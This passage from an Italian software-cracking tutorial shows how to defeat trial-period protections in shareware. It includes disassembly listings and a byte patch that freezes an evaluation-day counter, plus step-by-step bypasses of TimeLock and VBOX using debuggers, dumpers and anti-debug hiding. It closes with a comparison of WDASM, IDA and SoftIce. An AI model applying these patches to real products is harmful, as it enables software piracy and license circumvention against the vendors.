    Andando a cercarequesta funzione si trova il codice che segue. :004067C4 E8E7810100 Call 0041E9B0 :004067C9 A1E8CE4200 mov eax, dword ptr [0042CEE8] :004067CE 83C0E2 add eax, FFFFFFE2 :004067D1 50 push eax * Referenced by a (U)nconditional or (C)onditional Jump at Addresses: |:004067A1(U), :004067C0(U) | :004067D2 6860A34200 push 0042A360 :004067D7 6820CF4200 push 0042CF20 * Reference To: USER32.wsprintfA, Ord:02ACh | :004067DC FF15BC524200 Call dword ptr [004252BC] :004067E2 A1E8CE4200 mov eax, dword ptr [0042CEE8] :004067E7 83C40C add esp, 0000000C Prima della chiamata a wsprintf ci sono tre push che servono a passare i parametri. Le due push con indirizzo fisso equivalgono alla stringa : (Evalutation day %d of %d) Il valore dei giorni di attivazione viene passato tramite il registro EAX. Come è possibile vedere prima che avvenga il push di EAX il valore di EAX viene settato con il valore contenuto all’indirizzo 0042CEE8. Questo significa che questo indirizzo viene utilizzato per mantenere i giorni di attivazione. Andiamo a cercare con la funzione di ricerca dove viene assegnato questo valore con qualche istruzione tipo : mov dword ptr [0042CEE8], ..... qualche valore Provate a cercare anche solo la stringa 0042CEE8. L’unica assegnazione a quell’indirizzo è stata trovata a 004066E9 : :004066DA E851FEFFFF call 00406530 :004066DF A3E4A24200 mov dword ptr [0042A2E4], eax :004066E4 2BC6 sub eax, esi :004066E6 40 inc eax :004066E7 3BC3 cmp eax, ebx :004066E9 A3E8CE4200 mov dword ptr [0042CEE8], eax :004066EE 7E05 jle 004066F5 :004066F0 BD01000000 mov ebp, 00000001 * Referenced by a (U)nconditional or (C)onditional Jump at Address: |:004066EE(C) | :004066F5 68C0AF4200 push 0042AFC0 A questo punto potremmo solo provare a settare un altro valore. Il problema ora è trovare il modo per inserire dei codici che non vadano a modificare con la loro lunghezza i codici operativi già esistenti. Ad esempio l’istruzione SUB EAX, ESI ha come lunghezza operativa 2 bytes (2BC6). Ho scelto quell’istruzione perchè modifica solo EAX. L’istruzione XOR EAX, EAX ha la lunghezza del codice operativo di 2 bytes che va giusto bene. Il codice operativo è : 31C0 XOR EAX, EAX
  • 126.
    In pratica dopoquesta istruzione messa al posto di SUB EAX,ESI EAX varrà 0 per cui il successivo INC EAX incrementerà EAX portandolo a 1. Se la teoria funziona all’indirizzo 0042CEE8, che contiene il numero di giorni di attivazione, troveremo 1 e quindi il programma crederà di essere attivo da solo 1 giorno. Proviamo a fare la patch e lanciamo il programma. La patch : :004066E4 31C0 xor eax, eax modificherà il codice in : :004066D1 push eax :004066D2 mov byte ptr [esp+16], bl :004066D6 mov byte ptr [esp+17], bl :004066DA call MUEDIT.00406530 :004066DF mov dword ptr [0042A2E4], eax BP*:004066E4 xor eax, eax -----------QUI :004066E6 inc eax :004066E7 cmp eax, ebx BP*:004066E9 mov dword ptr [0042CEE8], eax :004066EE jle 004066F5 :004066F0 mov ebp, 00000001 Come vedete la lunghezza del codice operativo è giusta, uguale come lunghezza a quella di prima, per cui il codice non sfasa. Ora premiamo F9 e ..... Chiaramente dovremo intercettare il settaggio prima che venga fatto qualsiasi controllo atto a definire l’ EXPIRED del codice. Comunque sarà probabile che se viene mantenuta un variabile in memoria i controlli avvengano in corrispondenza dell’assegnazione a questa. Questo metodo non vale se il numero di giorni viene solo calcolato e mantenuto in variabili temporanee (locali) usate sull’istante. I programmi che mantengono nel caption il numero dei giorni è probabile che invece tengano la variabile globale e che quindi il metodo appena visto sia valido. DLL CHIAMATE E RICERCA DELLE FUNZIONI Relativamente alle funzioni di alcune DLL bisogna osservare alcuni comportamenti legati ad alcune di queste. Certe DLL come ad esempio KERNEL32.DLL vengono lette in aree di memoria condivise e quindi trattate come read only. In queste zone non è possibile settare dei breakpoints e tantomeno andare a modificare la memoria. In ogni caso è possibile per molte altre DLL andare a inserire dei breakpoint ed eseguire modifiche. Quand’è che viene utile gestire librerie e DLL ? Quando esistono funzioni sufficientemente generiche da potere essere utilizzate in più di una circostanza allora è possibile inserire in una DLL tali funzioni.
  • 127.
    Esistono dei softwarecomposti da più file eseguibili. Prendiamo ad esempio Microangelo che serve a gestire icone e librerie di icone. La versione shareware quando viene attivata mostra la seguente maschera. Il pacchetto comunque è composto da quattro o cinque programmi i quali eseguono il controllo per vedere se i giorni del dimostrativo non sono stati superati. Sicuramente le funzioni che eseguono il controllo sono state inserite dentro ad una DLL e non duplicate dentro a ciascun file. In questo caso attivando ciascun programma ed andando a vedere si nota che c’è sempre la dll E:MICROANGELOMUAPP.DLL attivata in memoria. In WDASM esiste una finestrella che mostra le DLL attive. E’ sufficente selezionare una DLL dalla lista e clickarci sopra per avere proposta la domanda se si vuole disassemblarla. Come avevo già detto precedentemente, esistono anche dei marcatori, visibili anche nel disegno qui a fianco, che permettono di settare dei breakpoint ogni volta che il programma chiama una DLL e ogni volta che la scarica dalla memoria. Da questo bisognerebbe apprendere la logica dei programmi demo ad eseguibili multipli. Quando vi accoirgete che un programma viene distribuito con diversi file eseguibili e che ciascuno di questi esegue il controllo del tempo di attivazione o quello che lo limita a demo allora sicuramente le funzioni sono inserite in qualche DLL. Caricate il programma e mentre questo è fermo sulla maschera che vi segnala quanti giorni avete a disposizione, lanciate TaskManager o qualsiasi utility che vi mostri quali file e dll sono attive in memoria. Accertatevi dal percorso o da qualche elemento che vi permetta di capirlo quali o quale dll è relativa al programma interessato. A questo punto prendete ScanBin o un altro programma come QuickView che vi mostri i dati di quella DLL tra cui funzioni esportate ecc. Se il nome della funzione è abbastanza esplicito da farvi capire che si tratta della funzione di controllo allora sapete già dove andare a mettere le mani. In caso contrario caricate WDASM o SoftIce e dopo aver disassemblato il programma andate a leggere la DLL cercando di mettergli dentro qualche breakpoint. Sicuramente il numero dei giorni verrà letto in qualche voce di registro o da qualche file. In ogni caso sicuramente deve esserci qualche chiamata a funzioni che restituiscano la data corrente. Chiaramente gli algoritmi sono abbastanza complessi per evitare che l’utente possa portare indietro l’orologio di sistema o che faccia qualche cosa per imbrogliare il software. Generalmente i software devono proteggersi contro il tempo che stà per scadere ma anche contro le reinstallazioni.
  • 128.
    I software memorizzanosempre due date ovvero quella d’installazione e quella in cui un software è scaduto in modo tale che non possa più essere installato. Possono esserci due posti in cui memorizzare tali dati. Il primo è in un directory comune a tutti i sistemi e precisamente la windows o la windowssystem. Il secondo posto è il registro di windows. Parlando di files dobbiamo ricordarci anche dei file .INI per cui se ad un certo punto dovessimo escludere che le informazioni vengono messe nel registro dovremmo non solo cercare le funzioni OpenFile ecc. ma anche quelle legate alla scrittura e lettura dentro a files .INI. Comunque questo argomento è trattato nell’apposito capitolo. I file in cui vengono memorizzate le informazioni relative alle installazioni dei programmi sono in genere con il nome che viene creato con: parte fissa + parte random . estensione Ad esempio nel mio sistema continuano a crescere i files. Questi files non sono veri ocx per cui potrebbero essere .... Comunque il sugo di tutto è che come target delle nostre ricerche sui sistemi time bombed possono essere adottati anche i metodi per la lettura delle informazioni relative alla data di sistema. Con queste informazioni partiamo sempre dal punto in cui le informazioni sono memorizzate dentro al registro. Se non troviamo funzioni di lettura ed interrogazione di questo proviamo andare a cercare se esistono altre funzioni legate all’apertura e lettura di files. Eravamo partiti dal discorso delle DLL associate ad un programma. Nei disassemblatori esiste la possibilità di andare ad analizzare una DLL letta in associazione al programma che seguiamo. Potremmo però fare un altra cosa e precisamente leggere a parte una DLL ed associarla ad un programma attivo. Per fare questo possiamo seguire la seguente procedura. L’opzione visibile qui a fianco ‘Attach to an active process’ permette di associare il modulo letto ad un processo attivo in quell’istante. Ad esempio quando si legge il file eseguibile ROSE.EXE, il quale testa il numero di giorni, ci si può notare che vengono lette anche le DLL : ADVAPI32.DLL COMCTL32.DLL COMDLG32.DLL GDI32.DLL IMM32.DLL KERNEL32.DLL MPR.DLL MSVCRT.DLL MSVCRT20.DLL MSWSOCK.DLL NETAPI32.DLL NETBIOS.DLL OLE32.DLL OLEAUT32.DLL OLEDLG.DLL RSCNDC22.DLL RSCNPB22.DLL SHELL32.DLL SHLWAPI.DLL TL31INJ.DLL USER32.DLL WININET.DLL WINSPOOL.DRV WS2_32.DLL WS2HELP.DLL WSOCK32.DLL
  • 129.
    TL31INJ.DLL, RSCNPB22.DLL eRSCNDC22.DLL potrebbero essere legate a questa funzionalità (senza il potrebbero visto che si tratta delle DLL che gestiscono il timelock) Analizzandole con ScanBin o con QuickView viene fatto vedere che la prima RSCNDC22.DLL richiama la seconda direttamente.: DLL used : e:ProgrammiRationalRscndc22.dll ============================================= Direct calls -------------------------------------------------------------- COMDLG32 = c:WindowsSYSTEMCOMDLG32.DLL GDI32 = c:WindowsSYSTEMGDI32.DLL KERNEL32 = c:WindowsSYSTEMKERNEL32.DLL RSCNPB22 = e:ProgrammiRationalRscnpb22.dll USER32 = c:WindowsSYSTEMUSER32.DLL Undirect calls -------------------------------------------------------------- ADVAPI32 = c:WindowsSYSTEMADVAPI32.DLL COMCTL32 = c:WindowsSYSTEMCOMCTL32.DLL SHELL32 = c:WindowsSYSTEMSHELL32.DLL SHLWAPI = c:WindowsSYSTEMSHLWAPI.DLL La DLL esporta queste due funzioni : Exported functions : e:ProgrammiRationalRscndc22.dll ======================================================= 0 ebCreateDebuggerA 1 ebCreateDebuggerW e ne importa un certo numero che per motivi di spazio non riporto. Tra le funzioni importate comunque non risultano quelle legate alla gestione del registro. Sicuramente il caso riportato non si adatta alla spiegazione di un caso semplice in cui le ricerca delle funzioni di lettura della data attuale viene fatta alla luce del sole. Nel caso di sistemi che adottano i metodi TimeLock o Vbox bisogna in qualche modo superare lo scoglio relativo al fatto che solo alcune parti delle DLL sono in chiaro. Gran parte di queste sono codificate o packate per cui per riuscire a rintracciare tali funzioni di lettura della dataq bisogna o attendere che la parte che esegue l’unpack funzioni ed in ogni caso bisognerà utilizzare i programmi idonei per eseguire il dump. Alcune volte mi innervosisco per il fatto che i testi relativi ai sistemi di sprotezione che si trovano i rete si fermano tutti al fatto di rintracciare la fatidica GetDlgItemText. Sinceramente è almeno un anno che non riesco a trovare un sistema che permetta di rintracciare la funzione di serializzazione mediante la ricerca di questa fnzione. A questo punto considerando che nel file ROSE.EXE non sono utilizzate neppure li non rimane, prima di escludere che possano essere memorizzate informazioni dentro al registro, che vedere se sono utilizzate dentro alla seconda DLL. Neppure in questa ci sono riferimenti alle funzioni legate al registro. Vedremo tra poco che queste funzioni sono nella terza DLL. Supponendo che questa terza DLL non esista dovremmo a questo punto comunque pensare che il programma deve essere in grado di capire se è già stato installato. Se le informazioni fossero memorizzate dentro ad un file presente nella directory del programma, questo verrebbe eliminato con il delete della directory del programma.
  • 130.
    Sicuramente il filedovrà essere presente dentro ad un file nella directory di Windows o al limite dentro la system. Ora si tratta di stabilire se il file è un .INI oppure un file normale. Se si tratta di un file.INI allora potremo affidarci al gruppo di funzioni del tipo Get/WriteProfile*, Get/WritePrivateProfile* (vedi capitolo sulle API Windows). In caso di files allora sicuramente entreranno in ballo le funzioni legate al reperimento del path di Windows e WindowsSystem. KERNEL32 285 GetSystemDirectoryA KERNEL32 286 GetSystemDirectoryW KERNEL32 316 GetWindowsDirectoryA KERNEL32 317 GetWindowsDirectoryW Le funzioni precedenti sono state viste da ScanBin nella seconda DLL di RationalRose. La prima DLL letta in WDASM mostra tra le funzioni importate le seguenti : RSCNPB22.ebClearBreakpoint RSCNPB22.ebClearBreakpointEx RSCNPB22.ebClearBreakpointsEx Già le prime istruzioni di Rational Rose non lasciano sperare nulla di buono. :00955000 push [esp+0C] :00955004 push [esp+0C] :00955008 push [esp+0C] :0095500C push E6B0A125 :00955011 push 63B51C5C :00955016 push E1F34295 :0095501B call TL31INJ.?PleaseTraceIntoMe_MrCracker@@YGKKKPAEPAXKK@Z :00955021 push FFFFFFFF Dalle istruzioni iniziali però risulta anche la chiamata ad una funzione dentro alla DLL TL31INJ.DLL. Infatti questa DLL era listata tra quelle attive all’attivazione di ROSE.EXE. Anche qui attiviamo ScanBin e vediamo quali meraviglie contiene. In questa DLL troviamo loe funzionbi che vanno aleggere dentro al registro. Imported functions : e:ProgrammiRationaltl31inj.dll ====================================================== ........ ADVAPI32 301 RegOpenKeyA ADVAPI32 302 RegOpenKeyExA ADVAPI32 309 RegQueryValueA ADVAPI32 310 RegQueryValueExA ........ Il codice, indipendemente da quello che fa la funzione, è il seguente. :00955000 push [esp+0C] :00955004 push [esp+0C] :00955008 push [esp+0C] :0095500C push E6B0A125 :00955011 push 63B51C5C :00955016 push E1F34295 :0095501B call TL31INJ.?PleaseTraceIntoMe_MrCracker@@YGKKKPAEPAXKK@Z :00955021 push FFFFFFFF :00955026 call eax :00955028 ret 000C
  • 131.
    Come potete vedereesiste tra le prime istruzioni la chiamata al sistema della protezione. L’indirizzo della seconda call è specificato in eax il cui valore è sicuramente settato dalla funzione chiamata precedentemente. Nel caso in cui il tempo di prova sia superato l’indirizzo della call in eax è relativo a quello di un ExitProcedure. Se non fosse scaduto sicuramente sarebbe stato quello di un entry point giusto. In condizioni normali, se si fosse analizzato e visto dove veniva inviata la call, appena installato il software magari s sarebbe potuta scrivere una patch cambiando la prima call con quella giusta. Ora che il software è scaduto si può solo seguire la DLL e vedere dove è memorizzata la data. La DLL quindi deve essere caricata e debuggata. E qui la vita si complica in quanto viene fatto all’interno un gioco simile a quello che avevo mostrato con i puntatori a funzione in cui in un array veniva messo il codice esadecimale di istruzioni assembler e poi l’indirizzo di questo array veniva, mediante un cast, assegnato ad un puntatore a funzione. In questo caso vengono inseriti codici ed indirizzi dentro allo stack e successivamente l’indirizzo dello stack viene inserito come vettore di un interrupt. Con precisione questo indirizzo viene salvato all’indirizzo fs:00000000. Riprendiamo il codice di prima. :00955000 push [esp+0C] :00955004 push [esp+0C] :00955008 push [esp+0C] :0095500C push E6B0A125 :00955011 push 63B51C5C :00955016 push E1F34295 :0095501B call TL31INJ.?PleaseTraceIntoMe_MrCracker@@YGKKKPAEPAXKK@Z :00955021 push FFFFFFFF :00955026 call eax :00955028 ret 000C Tramite le finestre di watch di WDASM diamo un occhiata a come si trova lo stack prima della call (a fianco ho inserito il push che lo ha generato). [esp+00000000] - e1f34295 .B.. - :00955016 push E1F34295 [esp+00000004] - 63b51c5c ..c - :00955011 push 63B51C5C [esp+00000008] - e6b0a125 %... - :0095500C push E6B0A125 [esp+0000000C] - 00000000 .... - :00955008 push [esp+0C] [esp+00000010] - 815fb5ac .._. - :00955008 push [esp+0C] [esp+00000014] - 00a80000 .... - :00955008 push [esp+0C] La funzione PleaseTraceIntoMe_MrCracker contiene all’inizio : ?PleaseTraceIntoMe_MrCracker@@YGKKKPAEPAXKK@Z() :10013F20 mov eax, dword ptr fs:[00000000] - SALVA IL VALORE :10013F26 push ebp :10013F27 mov ebp, esp :10013F29 push FFFFFFFF :10013F2B push 10015E8E :10013F30 push eax :10013F31 mov dword ptr fs:[00000000], esp - E ORA LO SOSTITUISCE :10013F38 mov eax, 00006768 :10013F3D sub esp, 00000004 :10013F40 call TL31INJ.10029CB0 Prendiamo lo stato dello stack prima dell’istruzione :10013F31 mov dword ptr fs: [00000000], esp che salva ad un certo indirizzo quello dello stack. Lo stato dello stack è ora
  • 132.
    [esp+00000000] - 00b8ff68h... :10013F30 push eax [esp+00000004] - 10015e8e .^.. :10013F2B push 10015E8E [esp+00000008] - ffffffff .... :10013F29 push FFFFFFFF [esp+0000000C] - 00b8ff78 x... :10013F26 push ebp [esp+00000010] - 00955021 !P.. INDIRIZZO DI RITORNO MESSO DALLA CALL CORRISPONDE ALLA PUSH FFFFF DOPO LA CALL A PleaseTraceIntoMe_MrCracker [esp+00000014] - e1f34295 .B.. FINO A QUESTO PUNTO LO ABBIAMO VISTO [esp+00000018] - 63b51c5c ..c [esp+0000001C] - e6b0a125 %... [esp+00000020] - 00000000 .... [esp+00000024] - 815fb5ac .._. [esp+00000028] - 00a80000 .... In contrapposizione ad alcune DLL eccessivamente complesse ne esistono di troppo scontate. Ad esempio un certo programma xxxx.exe viene caricato con WDASM e dopo aver guardato quali DLL erano collegate ne risultava solo una appartenente al programma. ADVAPI32.DLL COMCTL32.DLL COMDLG32.DLL GDI32.DLL KERNEL32.DLL MPR.DLL OLE32.DLL OLEAUT32.DLL SHELL32.DLL SHRLK21.DLL ----------- QUESTA USER32.DLL WINMM.DLL Guardando con ScanBin dentro a questa DLL veniva fuori: Exported functions : c:WindowsSYSTEMShrLk21.dll ================================================== 0 GetDriveNumber 1 GetStatus 2 GetDLLVersion 3 DoRegistration 4 PassHandle 5 ShowAboutDialog 6 GetSerialNumber 7 GetUserCompanyName 8 GetUserName 9 GetExpirationDate 10 GetTryNumber 11 InputUnlockCode 12 GetTrialPeriodRemaining 13 CheckProtectionDLL Chiaramente salta subito all’occhio GetExpirationDate. Clickando sulla DLL in WDASM viene richiesto se leggere la DLL. Dopo averla letta analizzando le funzioni importate vengono mostrate appunto quelle funzioni. CheckProtectionDLL DoRegistration GetDLLVersion
  • 133.
    GetDriveNumber GetExpirationDate GetSerialNumber GetStatus GetTrialPeriodRemaining GetTryNumber GetUserCompanyName GetUserName InputUnlockCode PassHandle ShowAboutDialog ShowAboutDialog Metto subito nbreakpoint su GetExpirationDate e mando in esecuzione il programma. Spesso queste funzioni cosi vistose, se così si può dire, sono solo specchietti per le allodole. Se voi doveste scrivere delle funzioni per proteggere un vostro programma gli dareste dei noi cosi ? Comunque provare non costa nulla. Generalmente se sono funzioni per creare confusione non vengono neppure chiamate, per cui mettendo dei breakpoints non vi fermerete mai in quei punti. Usando SoftIce dovrete intervenire nel file winice.dat aggiungendo la linea : EXP=<drive:><dir>file.dll Chiaramente dopo aver inserito questa aggiunta dovrete resettare e rileggere SoftIce. VBOX INTORNO ALLA VERSIONE 4.xx Una delle protezioni più famose è sicuramente VBOX la quale esegue una codifica sui file che protegge. Il termine protezione non è adatto in quanto di fatto VBOX è quella che viene chiamata TIMELOCK ovvero quel modulo che permette di utilizzare il programma per X giorni. In uno dei capitoli precedenti abbiamo visto diverse utilities tra cui alcuni Dumper. Il bypass di VBOX necessità appunto di una di queste utility tipo SoftDump. Il cracking del codice con TimeLock si esegue in tre passi: 1) Con softice si passa sopra alle chiamate alle DLL tl*inj.dll e ci si scrive a mano da qualche parte il valore di eax – l’ entry point reale. 2) Con SoftDump si salva in un file una porzione di codice sufficientemente lungo partendo dal punto precedente. 3) Eseguire la patch di questo codice dentro all’ EXE Con VBOX la procedura è simile ma un po più complessa. I file protetti con VBOX mantengono lo stesso nome dell’originale ma cambia qualche cosa nella struttura. Differentemente dai valori degli usuali .reloc e .rsrc esso ha una sezione PREVIEW puramente virtuale e una sezione WeijunLi la quale contiene alcune linee di codice e i dati packati. La protezione è composta da tre DLL: vboxp40, vboxb40 e vboxt40 di cui solo la prima è normale mentre le altre due sono packed. Quando il programma protetto parte richiama vboxp40.PreviewExecGate_By_WeijunLi la quale esegue l’unpack dell’immagine del programma originale creando la sezione PREVIEW.
  • 134.
    Essa esegue anchel’unpack di alcune altre piccole sezioni che eseguono delle chiamate all’unicha funzione esportata da vboxb40.dll le quali esegue a sua volta una call a vboxt40.PreviewParadise_WJ. Per crackare VBOX è sufficiente attendere che questa faccia una parte del lavorodi unpacking e decrypting, salvare l’immagine con SoftDump e attaccare un nuovo header PE fatto da noi. VBOX deve eseguire la funzione di lettore di se stesso, processare la sezione .idata, leggere i moduli GetProcAddress ecc. Da questo punto inizia il lavoro vero e proprio. Le informazioni sugli oggetti importati sono preprocessati e salvati in file files separati in forma fortemente encryptata. Soltanto quando una passa tutti i checks allora le informazioni iniziano ad essere processate e la tabella degli indirizzi importati della sezione .idata vengono riempiti con gli indirizzi reali. Così i contenuti originali della sezione .idata non sono mai esaustorati e quindi l’iniziale piano di attacco deve essere mutato. Bisogna dire che anche in questo caso le informazioni potrebbero valere solo come principio dato che queste metodologie sono in continua evoluzione. Chiaramente i metodi per la sprotezione vengono pubblicizzate per cui, dall’altra parte, i progettisti di questi sistemi continuano ad evolvere i loro software. Tra le varie evoluzioni possono esserci sistemi adatti a rintracciare i debugger, diversi metodi di codifica in modo che programmi come certi DUMPER/DECODER non funzionino e cosi via. Nelle versioni intorno alla 4.x di VBOX il concetto sul funzionamento di questo era, come spiegato prima, più semplice. Nella vecchia versione di VBOX esisteva una chiamata ad una funzione che eseguiva la decodifica di quanto codificato e che ritornando conteneva in EAX l’indirizzo della funzione di dove era il programma o della funzione di Exit. Il codice somigliava a : call 00462345 push 0FFFFFFF call eax La funzione che eseguiva l’unpack era quella specificata a 00462345. Nelle ultime versioni le cose sono cambiate tanto che software come SoftIce necessitano di particolari modifiche al fine di nascondere il debugger stesso a VBOX. FrogICE può servire a nascondere SoftIce. FrogIce deve essere disabilitato mentre si legge il programma con il loader di SoftIce in quanto nasconderebbe anche al loader lo stesso. Quella che segue è la maschera che viene fuori con SoftIce. Se si cerca di leggere le informazioni riportate da alcuni programmi come ScanBin si ha come risposta : General informations : e:ProgrammiDeepPaintDeepPaint.exe ===========================================================
  • 135.
    Last update :10/10/99 File size : 196 608 byte(s) Module type : not DOS or WINDOWS executable Anche WDASM nell’ultima versione di VBOX crea problemi fin dall’inizio. Effettivamente esiste una differenza buona tra il codice creato tra WDASM e quello generato da IDA. :007571E2 or eax, esp :007571E4 xor eax, esp :007571E6 xor eax, ebp :007571E8 or eax, ebp :007571EA xor ah, al :007571EC xor eax, ebp :007571EE xor eax, ebp :007571F0 mov eax, ebp :007571F2 xor eax, ebp :007571F4 mov eax, ebp :007571F6 dec eax Il codice si riferisce ad una nuova versione di VBOX con cui WDASM fa a botte. Il codice generato da IDA invece è : PREVIEW:00401000 ; File Name : E:ProgrammiDeepPaintDeepPaint.exe PREVIEW:00401000 ; Format : Portable executable (PE) PREVIEW:00401000 ; Section 1. (virtual address 00001000) PREVIEW:00401000 ; Virtual size : 00355A24 (3496484.) PREVIEW:00401000 ; Section size in file : 00000000 ( 0.) PREVIEW:00401000 ; Offset to raw data for section: 00000000 PREVIEW:00401000 ; Flags E0000020: Text Executable Readable Writable PREVIEW:00401000 ; Alignment : 16 bytes ? PREVIEW:00401000 ; Exported entry 332. ?MemSize@CDIBLite@@QAEHXZ PREVIEW:00401000 PREVIEW:00401000 p586 PREVIEW:00401000 model flat PREVIEW:00401000 PREVIEW:00401000 ; Segment type: Pure code PREVIEW:00401000 PREVIEW segment para public 'CODE' use32 PREVIEW:00401000 assume cs:PREVIEW PREVIEW:00401000 ;org 401000h PREVIEW:00401000 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:n ot PREVIEW:00401000 public ?MemSize@CDIBLite@@QAEHXZ PREVIEW:00401000 ; public: int __thiscall CDIBLite::MemSize(void) PREVIEW:00401000 ?MemSize@CDIBLite@@QAEHXZ dd 4 dup(?) PREVIEW:00401010 ; Exported entry 10. ??0CDIBLite@@QAE@AAV0@@Z PREVIEW:00401010 public ??0CDIBLite@@QAE@AAV0@@Z WeijunLi:00757000 ; Section 2. (virtual address 00357000) WeijunLi:00757000 ; Virtual size : 00138A04 (1280516.) WeijunLi:00757000 ; Section size in file : 00138A04 (1280516.) WeijunLi:00757000 ; Offset to raw data for section: 00000400 WeijunLi:00757000 ; Flags E2000060: Text Data Discardable Executable Readable Writable WeijunLi:00757000 ; Alignment : 16 bytes ? WeijunLi:00757000 ; Segment type: Pure data WeijunLi:00757000 WeijunLi segment para public 'DATA' use32 WeijunLi:00757000 assume cs:WeijunLi WeijunLi:00757000 ;org 757000h WeijunLi:00757000 db 8Ah ; Š WeijunLi:00757001 db 11h ;
  • 136.
    Dentro alla sezioneWeijunLi esiste lo START la cui ultima istruzione comprensibile equivale al salto alla routine loc_757241. Dopo il salto e prima di tale riferimento esistono solo dati non identificati come istruzioni. ; _______________ S U B R O U T I N E _______________________________________ public start start proc near sub eax, ebp or eax, ebp xor eax, eax mov eax, ebp xchg ah, al or eax, esp xor eax, esp xor eax, ebp or eax, ebp xor ah, al xor eax, ebp xor eax, ebp mov eax, ebp xor eax, ebp mov eax, ebp dec eax xor eax, ebp jz short $+2 dec eax dec eax sub eax, ebp mov eax, fs jz short $+2 xor eax, eax inc eax jnz short $+2 sub eax, ebp jnz short $+2 jmp short loc_757241 Come è possibile vedere il codice salta alla fine a loc_757241. ; --------------------------------------------------------------------------- loc_757241: ; CODE XREF: start+34j push ebp mov ebp, esp add esp, 0FFFFFFE8h push esi push edi mov esi, offset unk_757054 mov eax, [ebp+8] mov [esi+54h], eax push dword ptr [ebp+0Ch] pop dword ptr [esi+58h] mov eax, [ebp+10h] mov [esi+5Ch], eax push esi call sub_757271 pop edi
  • 137.
    pop esi leave retn 0Ch startendp ; sp = 4 ; --------------------------------------------------------------------------- DIFFERENZE TRA I VARI DISASSEMBLATORI Abbiamo visto le caratteristiche di vari programmi considerati come i ferri del mestiere per il cracking. Sicuramente tanti programmi, anche indispensabili, possono essere considerati collaterali ma sicuramente i debugger/disassemblatori sono quelli fondamentali. Ne esiste, coma abbiamo visto, un ampia scelta, tutti c0on caratteristiche simili ma spesso con funzioni uniche. Quali sono i migliori e quali conviene usare ? Una risposta certa non esiste proprio per il fatto che alcune funzioni, utili in certi casi, sono presenti solo in alcuni di questi e quindi la valutazione deve essere fatta caso per caso. La soluzione migliore è quella di disporre di tutti e di usare al momento giusto quello che possiede le caratteristiche migliori per quel momento. Bisogna subito distinguere la differenza fondamentale. Esistono debugger che permettono di eseguire step by step il codice ed esistono disassemblatori che invece creano i sorgenti in assembler del programma in questione. WDASM ad esempio è un debugger/disassemblatore in quanto svolge tutte e due le funzioni. IDA è invece un potente disassemblatore. SoftIce è un debugger e cosi via considerando SOURCER, WinDbg ecc. Vediamo i debugger per capire quali sono le differenze sostanziali. La validità di un debugger non è tanto il modo con cui riesce a ricreare il sorgente (in fase di debug avere ricostruite le strutture, le direttive ecc. non è particolarmente interessante). Da parte di un debugger è invece da considerare la varietà dei metodi di visualizzazione dei dati e quella dei breakpoint disponibili. Esistono debugger che permettono di settare breakpoint molto semplici come ad esempio quelli relativi ad un indirizzo specifico (fermati quando questa istruzione viene eseguita) ma non dispongono di altri che permettono di identificare eventi particolari. Ad esempio SoftIce che è sicuramente quello più complesso per la varietà di breakpoint che possiede permette di settare breakpoint condizionali sfruttando un suo linguaggio, breakpoint su messaggi specifici di Windows, sulla chiamata di particolari funzioni importate ecc. WDASM invece è molto più semplice come varietà permettendo solo alcuni breakpoint su chiamate ad Api di Windows, su certe linee e pochi altri tipi. Esiste un'altra differenza sostanziale tra WDASM e SoftIce. Il secondo è un debugger di sistema. Che cosa significa questo ? Quando in WDASM caricate un programma il sorgente assembler visualizzato, quello che potete seguire, è soltanto relativo a questo e quindi anche i breakpoint potete inserirli solo su questo. SoftIce invece essendo di sistema vi mostra il codice che il sistema stà eseguendo in quel caso. Windows possiede moltissimi processi attivi in concorrenza compresi i suoi interni come quelli ad esempio destinati a gestire il multitasking. Quando voi chiamate SoftIce potreste avere la visualizzazione del codice che sta eseguendo in quel istante che potrebbe essere anche relativo a funzioni sue del sistema operativo, di drivers ecc. SoftIce dispone di una grossa gamma di funzioni legate alla visualizzazione di informazioni.
  • 138.
    Ad esempio esistonoi comandi per visualizzare i dati dei TASKS attivi, dei processi, delle Windows ecc. Nei comandi di creazione dei breakpoint SoftIce dispone della possibilità di specificare tra i parametri i valori dei tasks, processi o windows a cui volete che sia riferito quest’ultimo. Generalmente potreste chiedere che l’esecuzione venga sospesa nell’istante in cui viene chiamato un messaggio WM_DESTROY, ad esempio. Si. Ma a quale finestra vi interessa che sia riferito il messaggio ? In quell’istante potrebbero esserci diverse finestre attive. Mediante il comando HWND potreste richiedere d avere listati gli handles delle windows attive e successivamente utilizzare il valore relativo a quella che vi interessa per settarlo come parametro. Specificando : BMSG 00CE WM_DESTROY Specifichereste che il sistema dovrebbe interrompere l’esecuzione nel caso in cui si verifichi un messaggio WM_DESTROY relativo all’handle della Window 00CE. Chiaramente un debugger come SoftIce è enormemente più potente di WDASM ma anche molto più complesso tanto che spesso e volentieri WDASM è molto più indirizzato a svolgere certe funzioni. A volte usare un camion in città diventa più complesso che usare un 500. WDASM inoltre dispone di una serie di finestre in cui le informazioni necessarie sono ben strutturate e visualizzate dentro a queste senza che dobbiate richiedere mediante comandi la visualizzazione di certe informazioni. Spesso i sorgenti assembler fanno riferimento ai registri utilizzati con valori d’indice. Mov eax+10h, 34h WDASM dispone di tutti i valori relativi ai registri i una comodissima finestra. SoftIce invece deve richiedere sempre con i comandi specilizzati la visualizzazione delle informazioni di questo tipo. Spesso la ricostruzione del sorgente richiede diversi passaggi da aparte dell’analizzatore. WDASM prima di visualizzare il sorgente esegue un analisi mentre SoftIce visualizza brutalmente la memoria come la vede in quell’istante. Infatti WDASM si riferisce ad un solo programma per cui prima di inziare l’esecuzione può permettersi di eseguire le varie passate relative alla ricostruzione del sorgente assembler. SoftIce riferendosi a tutto il software i memoria non può fare altro se non visualizzare un brutale assembler con al massimo la soffisticazione di visualizzare il nome del segmento!nomedellafunzione invece dell’indirizzo, dentro ad una call o ad un salto. Nel capitolo relativo alla prefazione alle ricerche abbiamo parlato sulla teoria generale legata a cosa cercare per individuare certe funzioni. Alcune volte, abbiamo visto, la vita è semplice perché mediante la ricerca di semplici GetDlgItemText identifichiamo subito dove sono posizionate le routines relative alla serializzazione di un programma. In questo caso l’utilizzo di WDASM è da consigliare rispetto a SoftIce. Altre volte la vita diventa complicata e l’individuazione di certe funzioni deve essere eseguita tramite breakpoint molto complessi cose che WDASM non possiede. In questo caso SoftIce diventa indicato. In altre parole si deve ripetere la metafora che ho utilizzato poco prima. Se dovete fare un lavoro molto pesante allora usate un camion tenendo presente che avrete difficoltà a fare manovre. Se invece il lavoro si presenta semplice prendete un utilitaria. Avrete la vita più semplice. SoftIce permette la creazione di diversi tipi di breakpoint diversificandoli 